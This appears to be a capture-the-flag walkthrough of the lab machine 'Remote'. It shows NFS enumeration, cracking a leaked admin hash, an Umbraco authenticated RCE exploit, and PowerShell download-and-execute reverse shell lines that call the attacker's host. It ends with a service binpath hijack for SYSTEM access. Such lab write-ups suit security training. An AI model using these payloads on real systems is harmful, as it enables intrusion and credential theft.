Remote


Let's start with enumerating services with simple nmap command.

```
└─$ nmap -sV 10.129.229.68
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-20 05:01 CST
Nmap scan report for 10.129.229.68
Host is up (0.034s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
111/tcp  open  rpcbind       2-4 (RPC #100000)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2049/tcp open  mountd        1-3 (RPC #100005)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

There is no unsecured access to FTP.


```
└─$ ftp anonymous@10.129.229.68
```

Visiting port 80 in browser we can see a website and we can find login page going to contact and clicking button below.



Umbraco Forms is required to render this form.It's a breeze to install, all you have to do is go to the *Umbraco Forms* section in the back office and click Install, that's it! :)

GO TO BACK OFFICE AND INSTALL FORMS



HackTricks - https://book.hacktricks.xyz/network-services-pentesting/nfs-service-pentesting provides us with ways to pentest NFS service on port 2049.

To list NFS exports and check permissions run following command:

```
-$ nmap --script nfs-ls 10.129.229.68
```

```
| nfs-ls: Volume /site_backups
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID         GID         SIZE   TIME                FILENAME
| rwx------   4294967294  4294967294  4096   2020-02-23T18:35:48 .
| ??????????  ?           ?           ?      ?                   ..
| rwx------   4294967294  4294967294  64     2020-02-20T17:16:39 App_Browsers
| rwx------   4294967294  4294967294  4096   2020-02-20T17:17:19 App_Data
| rwx------   4294967294  4294967294  4096   2020-02-20T17:16:40 App_Plugins
| rwx------   4294967294  4294967294  8192   2020-02-20T17:16:42 Config
| rwx------   4294967294  4294967294  64     2020-02-20T17:16:40 aspnet_client
| rwx------   4294967294  4294967294  49152  2020-02-20T17:16:42 bin
| rwx------   4294967294  4294967294  64     2020-02-20T17:16:42 css
| rwx------   4294967294  4294967294  152    2018-11-01T17:06:44 default.aspx
|_
```

To check which folder has the server avaiable run following command:

```
┌─$ nmap --script nfs-showmount 10.129.229.68
```

```
| nfs-showmount:
|_  /site_backups
```

To view disk stats and information from NFS share run following command:

```
┌─$ nmap --script nfs-statfs 10.129.229.68
```

```
| nfs-statfs:
|   Filesystem     1K-blocks   Used        Available   Use%  Maxfilesize  Maxlink
|_  /site_backups  24827900.0  11757292.0  13070608.0  48%   16.0T        1023
```

Let's mount this share locally.

```
┌─$ sudo mount -t nfs 10.129.229.68:/site_backups /tmp/mount
```

```
└─$ ls
App_Browsers  App_Plugins    bin     css           Global.asax  scripts  Umbraco_Client  Web.config
App_Data      aspnet_client  Config  default.aspx  Media        Umbraco  Views
```

Analyzing the files we can find username and SHA1 hash in App_Data/Umbraco.sdf.

```
┌─$ strings Umbraco.sdf
```


```
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}
```


Let's try to crack it with hashcat.

```
┌─$ hashcat -h | grep SHA1
   100 | SHA1                                                    | Raw Hash
```

```
┌─$ hashcat -a 0 -m 100 /tmp/hash.txt /usr/share/wordlists/rockyou.txt
```

Hashcat cracked this in seconds. We can now try to login to previously found login page.


Happy manic Monday
Username
admin@htb.local
Password
Show password
Forgotten password?



Playing around the website, didn't find anything interesting. Let's search for known exploits.

```
└─$ searchsploit umbraco
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                | Path
---------------------------------------------------------------------------------------------------
Umbraco CMS - Remote Command Execution (Metasploit)                           | windows/webapps/19671.rb
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution                    | aspx/webapps/46153.py
Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)                    | aspx/webapps/49488.py
Umbraco CMS 8.9.1 - Directory Traversal                                       | aspx/webapps/50241.py
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting                    | php/webapps/44988.txt
Umbraco v8.14.1 - 'baseUrl' SSRF                                              | aspx/webapps/50462.txt
---------------------------------------------------------------------------------------------------
```

As we already have login and password, Authenticated RCE might be promising. Let's analyze it's code.

```
└─$ searchsploit -x aspx/webapps/46153.py
```

```
login = "XXXX;
password="XXXX";
host = "XXXX";
```

```
proc.StartInfo.FileName = "calc.exe";
```

```
{ string cmd = ""; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
```

We have adjust few variables so let's mirror this exploit.

```
└─$ searchsploit -m aspx/webapps/46153.py
```

Now we open this file with text editor and make necessary changes.

```
login = "admin@htb.local";
password="baconandcheese";
host = "http://10.129.229.68";
```

```
{ string cmd = "/c ping 10.10.14.170"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
```

```
proc.StartInfo.FileName = "cmd.exe";
```

Let's save this file, prepare packet capture and run script.

```
└─$ sudo tcpdump -i tun0 icmp -v
```

```
└─$ python3 46153.py
Start
[]
```

```
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
05:54:03.682542 IP (tos 0x0, ttl 127, id 53615, offset 0, flags [none], proto ICMP (1), length 60)
    10.129.229.68 > 10.10.14.170: ICMP echo request, id 1, seq 1, length 40
05:54:03.682568 IP (tos 0x0, ttl 64, id 15320, offset 0, flags [none], proto ICMP (1), length 60)
    10.10.14.170 > 10.129.229.68: ICMP echo reply, id 1, seq 1, length 40
```

We successfully received pings from target. Let's now adjust code to contain an actual exploit and get a reverse shell (we can use https://www.revshells.com/). Then we prepare our listener and provide HTTP server so exploit script can find reverse shell file on our local machine.

```
{ string cmd = "IEX( IWR http://10.10.14.170:8001/revshell.ps1 -UseBasicParsing)"; System.Diagnostics.Process proc >
 proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
```

```
└─$ nc -nlvp 1234
```

```
└─$ nano revshell.ps1
```

```
└─$ python3 -m http.server 8001
```

After everything is prepared let's run the exploit.

```
└─$ python3 46153.py
Start
[]
```

```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.229.68] 49700
whoami
iis apppool\defaultapppool
```

Success ! We now obtained a reverse shell, user flag can be found at C:\Users\Public.

```
ls
Desktop Documents Downloads Music Pictures Videos user.txt
pwd
C:\Users\Public
```

To find a way of escalating privileges on Windows machine we should transfer winPEAS.

Copy winPEASx64.exe to directory we already have HTTP server running in and transfer winPEAS to target.

```
iwr http://10.10.14.170:8001/winPEASx64.exe -OutFile winPEAS.exe
ls
Desktop Documents Downloads Music Pictures Videos user.txt winPEAS.exe
```

Analyzing the output of winPEAS we can see that this user can start/stop/modify service UsoSvc.
Let's read some more information about UsoSvc on HackTricks.
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation

We can display service inforamtion running following command:

```
sc.exe query UsoSvc
```

Also we can display service config running following command:

```
sc.exe config UsoSvc
DESCRIPTION:        Modifies a service entry in the registry and Service Database. USAGE:        sc <server> conf
ig [service name] <option1> <option2>...   OPTIONS: NOTE: The option name includes the equal sign.       A space is
required between the equal sign and the value.       To remove the dependency, use a single / as dependency value.
 type= <own|share|interact|kernel|filesys|rec|adapt|userown|usershare>  start= <boot|system|auto|demand|disabled|de
layed-auto>  error= <normal|severe|critical|ignore>  binPath= <BinaryPathName to the .exe file>  group= <LoadOrderG
roup>  tag= <yes|no>  depend= <Dependencies(separated by / (forward slash))>  obj= <AccountName|ObjectName>  Displa
yName= <display name>  password= <password>
```

Let's change config "binpath" so when we start this service it will redirect it to connect to our listener.

```
sc.exe config UsoSvc binpath= "powershell.exe IWR http://10.10.14.170:8001/revshell.ps1 -UseBasicParsing"
[SC] ChangeServiceConfig SUCCESS
```

```
sc.exe stop UsoSvc
 SERVICE_NAME: UsoSvc        TYPE               : 20  WIN32_SHARE_PROCESS          STATE              : 3  STOP_
PENDING                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)        WIN32_EXIT_CODE
 : 0  (0×0)        SERVICE_EXIT_CODE  : 0  (0×0)        CHECKPOINT         : 0×3        WAIT_HINT          : 0×7
530
sc.exe start UsoSvc
[SC] StartService FAILED 1053:  The service did not respond to the start or control request in a timely fashion.
ls
```

It didn't work as expected, so let's try to encode binpath.

```
└─$ echo "IEX( IWR http://10.10.14.170:8001/revshell2.ps1 -UseBasicParsing)" | iconv -t utf16le | base64 -w 0
SQBFAFgAKAAgAEkAVwBSACAAaAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADQALgAxADcAMAA6ADgAMAAwADEALwByAGUAdgBzAGgAZQBsAGwAMgA
uAHAAcwAxACAALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwApAAoA
```

Let's setup a new listener and use new revshell2.ps1 file.

```
$LHOST = "10.10.14.170"; $LPORT = 1236;
```

```
└─$ nc -nlvp 1236
```

Let's change binpath with following command:

```
sc.exe config UsoSvc binpath= "cmd.exe /c powershell.exe -EncodedCommand SQBFAFgAKAAgAEkAVwBSACAAaAB0AHQAcAA6AC8ALw
AxADAALgAxADAALgAxADQALgAxADcAMAA6ADgAMAAwADEALwByAGUAdgBzAGgAZQBsAGwAMgAuAHAAcwAxACAALQBVAHMAZQBCAGEAcwBpAGMAUABhA
HIAcwBpAG4AZwApAAoA"
[SC] ChangeServiceConfig SUCCESS
```

Now we stop and start UsoSvc and wait for connection.

```
sc.exe stop UsoSvc
[SC] ControlService FAILED 1062:  The service has not been started.
sc.exe start UsoSvc
```

```
└─$ nc -nlvp 1236
listening on [any] 1236 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.53.7] 49696
whoami
nt authority\system
```

Success! We obtained reverse shell as NT authority. Root flag can be found at C:\Users\Administrator\Desktop.

```
ls C:\Users\Administrator\Desktop
root.txt
```